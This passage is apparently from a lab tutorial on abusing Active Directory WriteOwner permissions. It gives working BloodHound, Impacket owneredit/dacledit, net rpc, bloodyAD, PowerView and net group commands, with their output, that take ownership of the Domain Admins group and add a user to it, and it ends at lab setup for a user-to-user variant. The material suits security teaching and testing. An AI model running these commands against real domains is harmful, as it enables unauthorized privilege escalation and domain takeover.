└─# bloodhound-python -u aaru -p Password@1 -ns 192.168.1.6 -d ignite.local -c All
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 9 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: DC1.ignite.local
INFO: Done in 00M 01S
```

From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the first degree of object control value is equal to 1.



Thus, it has shown the Aaru User has WriteOwner privilege over Domain Admins group.



Method for Exploitation – Granting Ownership & Full Control Followed by Account Manipulation (T1098)

Linux Impacket tool – Granting Ownership & Full Control

Granting Ownership:

From UNIX-like systems, this can be done with **Impacket**'s owneredit.py (Python), alternatively Impacket-owneredit

impacket-owneredit -action write -new-owner 'aaru' -target-dn 'CN=Domain Admins,CN=Users,DC=ignite,DC=local''ignite.local'/'aaru':'Password@1' -dc-ip 192.168.1.6

```
┌──(root㉿kali)-[~]
└─# impacket-owneredit -action write -new-owner 'aaru' -target-dn 'CN=Domain Admins,CN=Users,DC=ignite,DC=local' 'ignite.local'/'aaru':'Password@1' -dc-ip 192.168.1.6
/usr/share/doc/python3-impacket/examples/owneredit.py:87: SyntaxWarning: invalid escape sequence '\V'
  'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
/usr/share/doc/python3-impacket/examples/owneredit.py:96: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
/usr/share/doc/python3-impacket/examples/owneredit.py:97: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-555': 'BUILTIN\Remote Desktop Users',
/usr/share/doc/python3-impacket/examples/owneredit.py:98: SyntaxWarning: invalid escape sequence '\I'
  'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',
/usr/share/doc/python3-impacket/examples/owneredit.py:100: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-558': 'BUILTIN\Performance Monitor Users',
/usr/share/doc/python3-impacket/examples/owneredit.py:101: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-559': 'BUILTIN\Performance Log Users',
/usr/share/doc/python3-impacket/examples/owneredit.py:102: SyntaxWarning: invalid escape sequence '\W'
  'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',
/usr/share/doc/python3-impacket/examples/owneredit.py:103: SyntaxWarning: invalid escape sequence '\T'
  'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers',
/usr/share/doc/python3-impacket/examples/owneredit.py:104: SyntaxWarning: invalid escape sequence '\D'
  'S-1-5-32-562': 'BUILTIN\Distributed COM Users',
/usr/share/doc/python3-impacket/examples/owneredit.py:105: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-569': 'BUILTIN\Cryptographic Operators',
/usr/share/doc/python3-impacket/examples/owneredit.py:106: SyntaxWarning: invalid escape sequence '\E'
  'S-1-5-32-573': 'BUILTIN\Event Log Readers',
/usr/share/doc/python3-impacket/examples/owneredit.py:107: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',
/usr/share/doc/python3-impacket/examples/owneredit.py:108: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',
/usr/share/doc/python3-impacket/examples/owneredit.py:109: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',
/usr/share/doc/python3-impacket/examples/owneredit.py:110: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-577': 'BUILTIN\RDS Management Servers',
/usr/share/doc/python3-impacket/examples/owneredit.py:111: SyntaxWarning: invalid escape sequence '\H'
  'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators',
/usr/share/doc/python3-impacket/examples/owneredit.py:112: SyntaxWarning: invalid escape sequence '\A'
  'S-1-5-32-579': 'BUILTIN\Access Control Assistance Operators',
/usr/share/doc/python3-impacket/examples/owneredit.py:113: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-580': 'BUILTIN\Remote Management Users',
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-3167649272-2694697299-2510499829-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=ignite,DC=local
[*] OwnerSid modified successfully!
```

With the help of owneredit, the DACL for this object is successfully modified, **aaru** user now have **Ownership** over the **group**.

Granting Full Control:

Let's grant the user 'Aaru' **full control** over the Domain Admins group using Impacket's dacledit tool.

From UNIX-like systems, this can be done with **Impacket's** dacledit.py (Python), alternatively Impacket-dacledit.

impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'aaru' -target-dn 'CN=Domain Admins,CN=Users,DC=ignite,DC=local''ignite.local'/'aaru':'Password@1' -dc-ip 192.168.1.6

```
┌──(root㉿kali)-[~]
└─# impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'aaru' -target-dn 'CN=Domain Admins,CN=Users,DC=ignite,DC=local' 'ignite.local'/'aaru':'Password@1' -dc-ip 192.168.1.6
/usr/share/doc/python3-impacket/examples/dacledit.py:101: SyntaxWarning: invalid escape sequence '\V'
  'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
/usr/share/doc/python3-impacket/examples/dacledit.py:110: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
/usr/share/doc/python3-impacket/examples/dacledit.py:111: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-555': 'BUILTIN\Remote Desktop Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:112: SyntaxWarning: invalid escape sequence '\I'
  'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',
/usr/share/doc/python3-impacket/examples/dacledit.py:114: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-558': 'BUILTIN\Performance Monitor Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:115: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-559': 'BUILTIN\Performance Log Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:116: SyntaxWarning: invalid escape sequence '\W'
  'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',
/usr/share/doc/python3-impacket/examples/dacledit.py:117: SyntaxWarning: invalid escape sequence '\T'
  'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:118: SyntaxWarning: invalid escape sequence '\D'
  'S-1-5-32-562': 'BUILTIN\Distributed COM Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:119: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-569': 'BUILTIN\Cryptographic Operators',
/usr/share/doc/python3-impacket/examples/dacledit.py:120: SyntaxWarning: invalid escape sequence '\E'
  'S-1-5-32-573': 'BUILTIN\Event Log Readers',
/usr/share/doc/python3-impacket/examples/dacledit.py:121: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',
/usr/share/doc/python3-impacket/examples/dacledit.py:122: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:123: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:124: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-577': 'BUILTIN\RDS Management Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:125: SyntaxWarning: invalid escape sequence '\H'
  'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators',
/usr/share/doc/python3-impacket/examples/dacledit.py:126: SyntaxWarning: invalid escape sequence '\A'
  'S-1-5-32-579': 'BUILTIN\Access Control Assistance Operators',
/usr/share/doc/python3-impacket/examples/dacledit.py:127: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-580': 'BUILTIN\Remote Management Users',
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20241206-023454.bak
[*] DACL modified successfully!
```

With the help of dacledit, the DACL for this object is successfully modified, **aaru** user now have **full Control** over the **group**.

Linux – Adding Member to the Group

Linux Net RPC – Samba

The tester can abuse this permission by adding Aaru User into Domain Admin group and list the domain admin members to ensure that Aaru Users becomes Domain Admin.

net rpc group addmem "Domain Admins" aaru -U ignite.local/aaru%'Password@1' -S 192.168.1.6

Alternatively, it can be achieved using **bloodyAD**

bloodyAD --host "192.168.1.6" -d "ignite.local" -u "aaru" -p "Password@1" add groupMember "Domain Admins""aaru"

Windows PowerShell Powerview – Granting Ownerahip & Full Control


From a Windows system, this can be achieved with **Set-DomainObjectOwner** to grant ownership followed by **Add-DomainObjectAcl** (**PowerView** module) to grant full permission over the target.

powershell -ep bypass
Import-Module .PowerView.ps1
Set-DomainObjectOwner -Identity 'Domain Admins' -OwnerIdentity 'aaru'
Add-DomainObjectAcl -Rights 'All' -TargetIdentity "Domain Admins" -PrincipalIdentity "aaru"

Windows Net command – Adding Member to the Group

This can be achieved with a native command line, using windows net command.

net group "domain admins" aaru /add /domain



thus, from user property we can see Aaru user has become the member of domain admin.

```
PS C:\Users\aaru> net user aaru /domain
The request will be processed at a domain controller for domain ignite.local.

User name                    aaru
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            12/5/2024 11:25:11 PM
Password expires             1/16/2025 11:25:11 PM
Password changeable          12/6/2024 11:25:11 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   12/8/2024 8:44:04 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Admins        *Domain Users
The command completed successfully.
```

Lab Setup – User Owns WriteOwner Permission on Another User

In this **lab setup**, we will **simulate a scenario** where one user has ***WriteOwner* permission** over another user. Specifically, we will create two users: ***Ankur*** and ***Sakshi***, where ***Sakshi*** is granted ***WriteOwner* access_** over ***Ankur***.

Create the AD Environment and User accounts

To begin, set up a ***Windows Server* (2016 or 2019 recommended)** as the **Domain Controller (DC)** and prepare a **client machine** (Windows or Linux) to run **enumeration and exploitation tools**.

Domain Controller:


- Install Windows Server (2016 or 2019 recommended).
- Promote it to a Domain Controller by adding the **Active Directory Domain Services**
- Set up the domain (e.g., **ignite.local**).

User Accounts:

> Next, **create two AD user accounts** named ***Ankur*** and ***Sakshi*** using the following commands:

net user ankur Password@1 /add /domain


net user sakshi Password@1 /add /domain



Assign the "WriteOwner" Privilege:

After creating the users, proceed to **assign *WriteOwner* permission** to ***Sakshi*** over the ***Ankur*** user account.

1. Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.
2. Enable the **Advanced Features** view by clicking on **View** > **Advanced Features**.
3. Locate User **Ankur** in the **Users**
4. Right-click on **Ankur User** and go to **Properties**.




Modify Permissions

5. Navigate to the **Security** tab, and click on **Add** button

6. In the “Enter the object name to select” box, type **Sakshi** and click **Check Names,** then click **OK**.


7. Select the ***Sakshi* user**, and in the **Permissions** section, click on ***Advanced***



8. In the **Advanced security settings** box, double-click on **Sakshi** user's permission entry.

9. In the **Permissions** section, check on the box for **Modify owner**

10. Click **Apply** to save the settings.



At this point, the ***Sakshi* user** now holds ***WriteOwner permission*** over the ***Ankur* user object**. As a result, Sakshi can **take ownership** and potentially **escalate privileges** or manipulate permissions on that object.

Exploitation Phase I – User Owns WriteOwner Permission on Another User

